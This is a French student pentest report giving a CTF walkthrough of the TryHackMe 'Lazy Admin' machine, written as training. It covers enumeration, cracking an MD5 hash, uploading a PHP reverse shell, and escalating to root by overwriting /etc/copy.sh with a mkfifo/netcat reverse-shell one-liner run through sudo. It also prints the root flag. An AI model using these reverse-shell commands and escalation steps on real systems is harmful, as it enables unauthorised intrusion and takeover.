
Esirem Informatique & Réseaux options : Sécurité et Qualités Réseaux

Rapport de pentest - Projet 3A

TryHackMe : Lazy Admin

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

1 Objectifs

1.1 Compétences requises

Ce CTF est réalisé sous l'environnement KaliLinux tournant sur Oracle VM virtualbox et cible la machine LazyAdmin trouvable sur le site de TryHackMe. Les compétences requises pour arriver à mener ce CTF sont :

-L'énumération de services et de dossiers avec nmap et dirbuster.

-Le reverse shell qui est une technique informatique qui permet de rediriger sur un ordinateur local l'entrée et la sortie d'un shell vers un ordinateur distant, au travers d'un service capable d'interagir entre les deux ordinateurs.

-L'utilisation de Hashcat pour trouver le mot de passe d'un utilisateur avec son hash.

-L'énumération système a pour but d'exposer toutes les failles potentielles en fonction de l'importance dans le but d'une escalade de privilèges.

1.2 Objectif final du CTF

L'objectif final de ce CTF et de trouver un user flag et un root flag. Pour se faire, on va utiliser une partie de la technique Cyber Kill Chain qui nous vient du domaine militaire et qui décompose les attaques en 7 phases. Cependant dû à la simplicité de ce challenge, nous allons utiliser uniquement 3 étapes qui sont les suivantes :

-La reconnaissance afin de récupérer un maximum d'informations sur la ou les victimes comme par exemple les technologies utilisées, les ports ouverts, les utilisateurs, les versions des services actifs etc... L'objectif de cette phase est d'identifier des vulnérabilitées que l'on pourra potentiellement exploitées dans la phase suivante afin de déterminer le meilleur vecteur d'attaque.

-L'exploitation, où l'on va essayer de tirer profit de la phase de reconnaissance afin d'exploiter les différentes failles pour mettre un premier pied dans la machine ou les machines cibles.

-La phase d'escalade de privilèges a pour but de renforcer l'accès initial ou de trouver d'autres chemins pour se connecter à la machine. On souhaite également obtenir le plus de privilèges pour avoir accès au plus de contenu possible voir de pivoter sur une autre machine.

2 Reconnaissance

2.1 Nmap


Pour commencer la phase de reconnaissance nous allons utiliser l'outil Nmap pour scanner tous les ports ouverts ainsi que les services qui tournent dessus.


```
┌──(kalilinux㉿kali)-[~/Bureau/THM/LazyAdmin]
└─$ sudo nmap -A -v -oA LazyAdmin_nmap.txt 10.10.138.121
```

Nous utilisons les options -A pour détecter la version des services qui tournent sur la cible, le système d'exploitation de la cible le tout en utilisant un script d'énumération classique. L'option -v pour que nmap liste au fur et à mesure les ports trouvés ainsi que l'option -oA pour enregistrer les résultats du scan dans tout les formats possibles sous le nom de LazyAdmin_nmap sans oublier l'adresse IP de la cible.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


Après la fin de l'exécution du script, on peut voir qu'un serveur http tourne sur le port 80. Allons donc voir à quoi ressemble le site Web puis inspectons le code source afin de voir si l'on trouve une information utile.





2.2 dirbuster


On peut voir que le site n'est pas très intéressant tout comme le code source. Pour essayer de trouver des informations supplémentaires nous allons utiliser le logiciel dirbuster. Ce logiciel prend en entrée un dictionnaire puis va essayer tout les mots du dictionnaire et chercher si il n'y a pas une page internet qui correspond. C'est ce que l'on appelle du directory brutforce.



Voici la page de lancement paramétrée. Nous commençons par spécifier l'adresse du site internet qui tourne sur la machine. Pour plus de rapidité, nous allouons 200 Threads au processus. Ensuite, nous choisissons la liste pour faire le brut force. Pour finir, nous spécifions le type d'extensions que nous cherchons.


File	/content/as/index.php	200
File	/content/inc/mysql_backup/mysql_bakup_20191129023...	200

On voit qu'il y a un /content/as/index.php qui nous renverra certainement vers un site fonctionnel ou une page de connexion. Il y a également un mysql_backup qui va probablement contenir des informations sensibles sur un ou plusieurs utilisateur(s).



Nous pouvons voir que l'admin s'appelle manager et que nous avons le hash du mot de passe.

De retour sur le site, nous pouvons appliquer les données récupérées précédemment.



2.3 Hashcat


Nous allons utiliser Hashcat pour cracker le hash et obtenir le mot de passe de manager. Pour utiliser hashcat nous avons besoin de connaître le type d'encodage du hash.


```
┌──(kalilinux㉿kali)-[~/Bureau/THM/LazyAdmin]
└─$ hashcat -a 0 -m 0 hash_passwd /usr/share/wordlists/rockyou.txt
```

L'option -a permet de spécifier le mode d'attaque ici par dictionnaire. Le -m permet de spécifier le mode d'encodage du hash ici 0 pour MD5. On passe ensuite en paramètre le fichier contenant le hash puis on spécifie la wordlist à utiliser pour cracker le mot de passe. Après exécution du script on obtient comme mot de passe : Password123.


3 Exploitation

Comme nous pouvons le voir sur l'image ci-dessous, nous avons pu nous connecter avec le login manager et le mot de passe Password123. Nous pouvons ensuite activer le site en cliquant sur running.






Ensuite nous allons dans l'onglet Ads afin d'ajouter un module de reverse shell.




Le script pour le reverse shell a été trouvé sur le github de pentestmonkey. Il suffit de modifier l'adresse IP en la remplaçant par la notre et de spécifier le port de notre choix.



Comme nous pouvons le voir, une fois le module ajouté, on peut voir le lien permettant d'effectuer le reverse shell mais avant nous devons lancer un listener.

3.1 Netcat

Nous allons utiliser Netcat avec les options l, v, n, et p.



Le -l est spécifié pour indiquer que l'on écoute, le -v permet d'avoir des résultats détaillés, le -n permet de ne pas autoriser le DNS et le -p permet de spécifier le port sur lequel on souhaite écouter ici 4444.

```
┌──(kalilinux㉿kali)-[~/Bureau/THM/LazyAdmin]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.93.6] from (UNKNOWN) [10.10.97.231] 40492
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 22:02:26 up 21 min,  0 users,  load average: 0.00, 0.17, 0.44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Comme nous pouvons le voir sur l'image ci-dessus, lorsque nous lançons l'URL précédemment indiquée, nous obtenons bien une connexion en reverse shell. Comme nous nous sommes connectés depuis le site internet, nous devenons donc l'utilisateur www-data comme on peut le voir avec la commande whoami. Nous allons maintenant essayer d'augmenter la stabilité du shell avec la commande suivante :

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$
```

```
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
cat mysql_login.txt
rice:randompass
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$
```

Nous nous déplaçons du fichier racine vers le /home de l'utilisateur www-data. Nous pouvons afficher le fichier mysql_login.txt et donc récupérer le login et le mot de passe de l'utilisateur pour se connecter a la base de données. Nous affichons ensuite le fichier backup.pl qui nous montre un script perl. Si l'on affiche le fichier /etc/copy.sh on s'aperçoit qu'un reverse shell est paramétré sur la machine. Nous voyons également avec la commande sudo -l qui liste les différentes commandes que l'on peut utiliser avec les droits root que l'on peut exécuter le script perl de reverse shell. Nous allons donc modifier l'adresse IP du reverse shell existant puis essayer de lancer une commande avec les droits root pour invoquer un bash en capturant l'empreinte du root et ainsi gagner en privilèges.

4 Escalade de Privilège

```
www-data@THM-Chal:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.93.6 5554 >/tmp/f" > /etc/copy.sh
<t /tmp/f|/bin/sh -i 2>&1|nc 10.18.93.6 5554 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/$
```

```
┌──(kalilinux㉿kali)-[~/Bureau/THM/LazyAdmin]
└─$ nc -lvnp 5554
listening on [any] 5554 ...
```

Après avoir changé l'adresse IP du reverse shell présent sur la machine, nous lançons à nouveau un netcat mais sur le port 5554.

```
www-data@THM-Chal:/$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

Nous lançons ensuite la commande lister par sudo -l pour capturer l'empreinte du root dans le reverse shell.

```
┌──(kalilinux㉿kali)-[~/Bureau/THM/LazyAdmin]
└─$ nc -lvnp 5554
listening on [any] 5554 ...
connect to [10.18.93.6] from (UNKNOWN) [10.10.107.250] 43198
# whoami
root
#
```

Nous voyons ici que le reverse shell a fonctionné et que nous sommes bien root.

```
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```

Voici donc le root_flag ce qui indique que nous avons fini la machine.